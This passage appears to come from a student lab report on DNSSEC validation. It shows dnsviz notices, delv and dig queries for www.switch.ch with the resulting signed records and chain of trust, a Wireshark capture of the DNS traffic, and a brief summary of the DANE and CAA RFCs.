


Figure 3: dnsviz capture - P1




Figure 4: dnsviz capture - P2





Figure 5: dnsviz capture - P3



Notices

- RRSIG g2.nsa.itsec-lab.ch/DNSKEY alg 8, id 24305: With a TTL of 2592000 the RRSIG RR can be in the cache of a non-validating resolver until 2 hours, 14 minutes after it expires at 2020-12-19 14:00:00+00:00.
- RRSIG g2.nsa.itsec-lab.ch/DNSKEY alg 8, id 24305: With a TTL of 2592000 the RRSIG RR can be in the cache of a non-validating resolver until 2 hours, 14 minutes after it expires at 2020-12-19 14:00:00+00:00.
- RRSIG g2.nsa.itsec-lab.ch/DNSKEY alg 8, id 50899: With a TTL of 2592000 the RRSIG RR can be in the cache of a non-validating resolver until 2 hours, 14 minutes after it expires at 2020-12-19 14:00:00+00:00.
- RRSIG g2.nsa.itsec-lab.ch/MX alg 8, id 50899: With a TTL of 2592000 the RRSIG RR can be in the cache of a non-validating resolver until 2 hours, 14 minutes after it expires at 2020-12-19 14:00:00+00:00.
- RRSIG g2.nsa.itsec-lab.ch/NS alg 8, id 50899: With a TTL of 2592000 the RRSIG RR can be in the cache of a non-validating resolver until 2 hours, 14 minutes after it expires at 2020-12-19 14:00:00+00:00.
- RRSIG g2.nsa.itsec-lab.ch/SOA alg 8, id 50899: With a TTL of 2592000 the RRSIG RR can be in the cache of a non-validating resolver until 2 hours, 14 minutes after it expires at 2020-12-19 14:00:00+00:00.

Figure 6: dnsviz capture -errors

4.5 Question P14

For testing how the server works with a signed page the following command has been entered

```
$ sudo delv +all @86.119.31.49 www.switch.ch ANY
```

and the command output has been

```
fabio@fabio-popOs:~$ sudo delv +trust  @86.119.31.49 www.switch.ch  ANY
; fully validated
www.switch.ch.  300 IN RRSIG CNAME 13 3 300 20201217220541 20201118050535 65055 switch.ch.
↪  N0hi6O/oxBXKxwxZWWGIiJjXs3TbBKSHmae/J45NKFRvZy3Y2PYidAnF
↪  0jwaPhwB/3nk7L3fWLPnc8X95ID8gQ==
www.switch.ch.  300 IN CNAME prod.www.switch.ch.
www.switch.ch.  180 IN RRSIG NSEC 13 3 180 20201212173242 20201116040544 65055 switch.ch.
↪  htXbQE47Nalg+qeR5Z7B4N+4VmqBMa5bfkb9GL0Pk59hqL7ahqJQC3LI
↪  ZWrk69TLZP7bNu0VPYTZKfidi5r1hQ==
www.switch.ch.  180 IN NSEC cms.www.switch.ch. CNAME RRSIG NSEC
```

Listing 15: www.switch.ch test

For sake of completeness it has been tested also the dig command entering the following expression

```
$ dig www.switch.ch +dnssec +multi +trace @86.119.31.49
```

with the output of listing (17) and as well the command

```
$ dig www.switch.ch +dnssec +multi @86.119.31.49
```

where are visible the ad and do flags in the output at respectively line 7 and line 10 of listing 17

```
1  fabio@fabio-popOs:~$ dig www.switch.ch +dnssec +multi @86.119.31.49
2  
3  ; <<>> DiG 9.16.1-Ubuntu <<>> www.switch.ch +dnssec +multi @86.119.31.49
4  ;; global options: +cmd
5  ;; Got answer:
6  ;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 56599
7  ;; flags: qr rd ra ad; QUERY: 1, ANSWER: 4, AUTHORITY: 0, ADDITIONAL: 1
8  
9  ;; OPT PSEUDOSECTION:
10 ; EDNS: version: 0, flags: do; udp: 4096
11 ; COOKIE: 507ea15c4294ab7e010000005fb7edaa4e8d4579af166f59 (good)
12 ;; QUESTION SECTION:
13 ;www.switch.ch.  IN A
14 
15 ;; ANSWER SECTION:
16 www.switch.ch.  300 IN CNAME prod.www.switch.ch.
17 www.switch.ch.  300 IN RRSIG CNAME 13 3 300 (
18     20201217220541 20201118050535 65055 switch.ch.
19     NOhi6O/oxBXKxwxZWWGIiJjXs3TbBKSHmae/J45NKFRv
20     Zy3Y2PYidAnF0jwaPhwB/3nk7L3fWLPnc8X95ID8gQ== )
21 prod.www.switch.ch. 85430 IN A 130.59.31.80
22 prod.www.switch.ch. 85430 IN RRSIG A 13 4 86400 (
23     20201209143817 20201119225302 65055 switch.ch.
24     Tii6rrvbTy9rJq7vPPCkOloAzfN7nKJ6osMf4Vc6I+Ex
25     m6YqOotPhlcWYZAs9/aGeUZ8HzkOPocV6tJaeibBcw== )
26 
27 ;; Query time: 147 msec
28 ;; SERVER: 86.119.31.49#53(86.119.31.49)
29 ;; WHEN: Fri Nov 20 17:24:10 CET 2020
30 ;; MSG SIZE  rcvd: 315
```

Listing 16: www.switch.ch dig 1


```
1  fabio@fabio-popOs:~$ dig www.switch.ch +dnssec +multi +trace @86.119.31.49
2  
3  ; <<>> DiG 9.16.1-Ubuntu <<>> www.switch.ch +dnssec +multi +trace @86.119.31.49
```

```
;; global options: +cmd
.   517295 IN NS h.root-servers.net.
.   517295 IN NS m.root-servers.net.
.   517295 IN NS f.root-servers.net.
.   517295 IN NS i.root-servers.net.
.   517295 IN NS j.root-servers.net.
.   517295 IN NS d.root-servers.net.
.   517295 IN NS b.root-servers.net.
.   517295 IN NS g.root-servers.net.
.   517295 IN NS c.root-servers.net.
.   517295 IN NS a.root-servers.net.
.   517295 IN NS e.root-servers.net.
.   517295 IN NS k.root-servers.net.
.   517295 IN NS l.root-servers.net.
.   517295 IN RRSIG NS 8 0 518400 (
    20201203050000 20201120040000 26116 .
    hG1ePIDLJjtXxbrfeYwRpHjP97Y+wPaMSzmhUgAijkRT
    2xDaP39L9YFCWzWEXTe5aPqASR7oNPlCFCiJENxP2GJA
    /6JEBlcb2kG/kNdXE0jjjhcd51zMWEp9BYr+WSquYIMi
    WSQFcCwYeN5Px6fSqbFnw0NWMUJLNlQqzVupmxeZGxOR
    Ta+3IVh0MPO2wAa3wT9087FCgyXngvxSkd1nN+Czqkky
    c45zO3JAAjJzDSnvGABVBZ5pUbxmx+9XPyqYXAV9aKHN
    dV/lvy6YXl94UafwF2gaPUw5h4hVvhpgOExxQYxXZd45
    l2b6J94zcjlOwvXIrtpPWVwElOZbCFPeQA== )
;; Received 1137 bytes from 86.119.31.49#53(86.119.31.49) in 211 ms

ch.   172800 IN NS a.nic.ch.
ch.   172800 IN NS b.nic.ch.
ch.   172800 IN NS c.nic.ch.
ch.   172800 IN NS e.nic.ch.
ch.   172800 IN NS f.nic.ch.
ch.   172800 IN NS g.nic.ch.
ch.   172800 IN NS h.nic.ch.
ch.   86400 IN DS 1053 13 2 (
    94D834BEF7536BFE6ECB4682E1151BDD4882CA12C6DB
    2C1AA64CB0E9D4DA5222 )
ch.   86400 IN RRSIG DS 8 1 86400 (
    20201203050000 20201120040000 26116 .
    iN0A2kOLGsBCwBQQ/LZpIf87NvM7WnFHDUw11Ix4m4BD
    r8Lfym0SEzaY6rERduuj8JxKXHdTv/1MjVJHav2Cl1h/
    ctN/W0tN51/wMmDfboIzBPeeSvF6WVIeOhtcSFJQzvNR
    z2Rrc6N23HYxwca8e2JU6GqjmJJ8bg++GfXLs5QYMnNX
    YZL42uEKTtURPAsgwmE4dc5dtFFNXRbLpplaS7fwllii
    747XNLeRrIPAt7FmItkI1GRdI9J/Axis0DttUKADTQ9F
    mZEVxqH4VHoZioau+CVgigPYirvRs2YGDJ0rGoJclx/N
    ypaD6AD6YVM91fZLtIziassrq/LpsP6PXA== )
;; Received 801 bytes from 199.7.83.42#53(l.root-servers.net) in 195 ms

switch.ch.  3600 IN NS ns2.switch.ch.
switch.ch.  3600 IN NS ns3.switch.ch.
switch.ch.  3600 IN NS scsnms.switch.ch.
switch.ch.  3600 IN DS 41243 13 2 (
    7EB1BDE852B56AF1FB24B7018764BFA34D1E6A2A02F1
    338A40EF0A77430F5607 )
```

```
switch.ch.  3600 IN RRSIG DS 13 2 3600 (
    20201215124715 20201115120219 32817 ch.
    miH8JbYcKKs2AAyFp3SMKdOSg17PnJ/UJc1W92XO4kal
    g+6Q7HboiTkh8n9JZtZbEiPrer5fqgvmA19rEImVnQ== )
;; Received 404 bytes from 194.0.1.40#53(g.nic.ch) in 143 ms

www.switch.ch.  300 IN CNAME prod.www.switch.ch.
www.switch.ch.  300 IN RRSIG CNAME 13 3 300 (
    20201217220541 20201118050535 65055 switch.ch.
    N0hi6O/oxBXKxwxZWWGIiJjXs3TbBKSHmae/J45NKFRv
    Zy3Y2PYidAnF0jwaPhwB/3nk7L3fWLPnc8X95ID8gQ== )
prod.www.switch.ch. 86400 IN A 130.59.31.80
prod.www.switch.ch. 86400 IN RRSIG A 13 4 86400 (
    20201209143817 20201119225302 65055 switch.ch.
    Tii6rrvbTy9rJq7vPPCk0loAzfN7nKJ6osMf4Vc6I+Ex
    m6Yq0otPhlcWYZAs9/aGeUZ8HzkOPocV6tJaeibBcw== )
;; Received 315 bytes from 130.59.31.26#53(scsnms.switch.ch) in 135 ms
```

Listing 17: www.switch.ch dig 2

In the output it is visible that at line 2 all the DNS request has been validated. In addition a Wireshark capture showing the signature added in the responses used in the Chain Of Trust is reported in the following image


*SSH remote capture: sshdump
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
dns

```
No.  Time       Source                     Destination         Protocol  Length Info
76…  105.7311…  mob-5-90-101-232.net.vo…   20.0.0.17           DNS          73 Standard query 0x6302 A www.switch.ch
76…  105.7433…  20.0.0.17                  b.nic.ch            DNS          94 Standard query 0xe510 A _.switch.ch OPT
76…  105.7443…  b.nic.ch                   20.0.0.17           DNS         417 Standard query response 0xe510 A _.switch.ch NS ns2.switch.ch NS ns3.switch.ch NS scsnms.switch.ch…
76…  105.7461…  20.0.0.17                  ns3.switch.ch       DNS          96 Standard query 0x9b65 A www.switch.ch OPT
76…  105.7940…  ns3.switch.ch              20.0.0.17           DNS         491 Standard query response 0x9b65 A www.switch.ch CNAME prod.www.switch.ch RRSIG A 130.59.31.80 RRSIG…
76…  105.7958…  20.0.0.17                  scsnms.switch.ch    DNS          92 Standard query 0xa9af DNSKEY switch.ch OPT
76…  105.8001…  scsnms.switch.ch           20.0.0.17           DNS         453 Standard query response 0xa9af DNSKEY switch.ch DNSKEY DNSKEY DNSKEY RRSIG OPT
76…  105.8040…  20.0.0.17                  b.nic.ch            DNS          85 Standard query 0x922d DNSKEY ch OPT
76…  105.8050…  b.nic.ch                   20.0.0.17           DNS         589 Standard query response 0x922d DNSKEY ch DNSKEY DNSKEY DNSKEY DNSKEY RRSIG RRSIG OPT
76…  105.8128…  20.0.0.17                  ns2.switch.ch       DNS          98 Standard query 0xd0a0 A _.www.switch.ch OPT
76…  105.8137…  ns2.switch.ch              20.0.0.17           DNS         429 Standard query response 0xd0a0 No such name A _.www.switch.ch SOA scsnms.switch.ch RRSIG NSEC cms.…
76…  105.8156…  20.0.0.17                  ns2.switch.ch       DNS         117 Standard query 0x1e3b A prod.www.switch.ch OPT
76…  105.8163…  ns2.switch.ch              20.0.0.17           DNS         238 Standard query response 0x1e3b A prod.www.switch.ch A 130.59.31.80 RRSIG OPT
76…  105.8227…  20.0.0.17                  mob-5-90-101-232…   DNS         108 Standard query response 0x6302 A www.switch.ch CNAME prod.www.switch.ch A 130.59.31.80
77…  106.0443…  mob-5-90-101-232.net.vo…   20.0.0.17           DNS          78 Standard query 0x04f8 AAAA prod.www.switch.ch
77…  106.0449…  20.0.0.17                  ns2.switch.ch       DNS         114 Standard query 0x6d27 A _.www.switch.ch OPT
77…  106.0457…  ns2.switch.ch              20.0.0.17           DNS         429 Standard query response 0x6d27 No such name A _.www.switch.ch SOA scsnms.switch.ch RRSIG NSEC cms.…
77…  106.0476…  20.0.0.17                  ns2.switch.ch       DNS         117 Standard query 0x9827 AAAA prod.www.switch.ch OPT
77…  106.0486…  ns2.switch.ch              20.0.0.17           DNS         250 Standard query response 0x9827 AAAA prod.www.switch.ch AAAA 2001:620:0:ff::5c RRSIG OPT
77…  106.0496…  20.0.0.17                  mob-5-90-101-232…   DNS         106 Standard query response 0x04f8 AAAA prod.www.switch.ch AAAA 2001:620:0:ff::5c
```

```
▸ Frame 76702: 589 bytes on wire (4712 bits), 589 bytes captured (4712 bits) on interface /tmp/wireshark_extcap_sshdump_20201120170613_ajJqAA, id 0
▾ Ethernet II, Src: fa:16:3e:2e:92:67 (fa:16:3e:2e:92:67), Dst: fa:16:3e:7a:09:d2 (fa:16:3e:7a:09:d2)
  ▸ Destination: fa:16:3e:7a:09:d2 (fa:16:3e:7a:09:d2)
  ▸ Source: fa:16:3e:2e:92:67 (fa:16:3e:2e:92:67)
    Type: IPv4 (0x0800)
▾ Internet Protocol Version 4, Src: b.nic.ch (130.59.31.43), Dst: 20.0.0.17 (20.0.0.17)
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  ▸ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 575
    Identification: 0x5e5f (24159)
  ▸ Flags: 0x4000, Don't fragment
    Fragment offset: 0
    Time to live: 56
    Protocol: UDP (17)
    Header checksum: 0x2cd8 [validation disabled]
    [Header checksum status: Unverified]
    Source: b.nic.ch (130.59.31.43)
    Destination: 20.0.0.17 (20.0.0.17)
▾ User Datagram Protocol, Src Port: domain (53), Dst Port: 54978 (54978)
    Source Port: domain (53)
    Destination Port: 54978 (54978)
    Length: 555
    Checksum: 0xd4d6 [unverified]
    [Checksum Status: Unverified]
    [Stream index: 5]
  ▸ [Timestamps]
▾ Domain Name System (response)
    Transaction ID: 0x922d
  ▸ Flags: 0x8400 Standard query response, No error
    Questions: 1
    Answer RRs: 6
    Authority RRs: 0
    Additional RRs: 1
  ▸ Queries
  ▾ Answers
    ▸ ch: type DNSKEY, class IN
    ▸ ch: type DNSKEY, class IN
    ▸ ch: type DNSKEY, class IN
    ▸ ch: type DNSKEY, class IN
    ▸ ch: type RRSIG, class IN
    ▸ ch: type RRSIG, class IN
  ▾ Additional records
    ▸ <Root>: type OPT
    [Request In: 76701]
    [Time: 0.000983000 seconds]
```

```
0000  fa 16 3e 7a 09 d2 fa 16  3e 2e 92 67 08 00 45 00   ··>z···· >.·g··E·
0010  02 3f 5e 5f 40 00 38 11  2c d8 82 3b 1f 2b 14 00   ·?^_@·8· ,··;·+··
```

Domain Name System: Protocol
Packets: 184542 · Displayed: 20 (0.0%)
Profile: Default

Figure 7: www.switch.com Wireshark capture

4.6 Question P15

The RFC 6698 presents a internet security protocol where a new way of authenticating the TLS clients is presented. The main concept proposed in this paper is that using a binding between the keys and the names in the chain of trust there is no more need for certificate authority all along the TLS authentication process. The RFC 6844 defines the syntax of the Certification Authority Authorization and rules for processing CAA records by certificate issuers.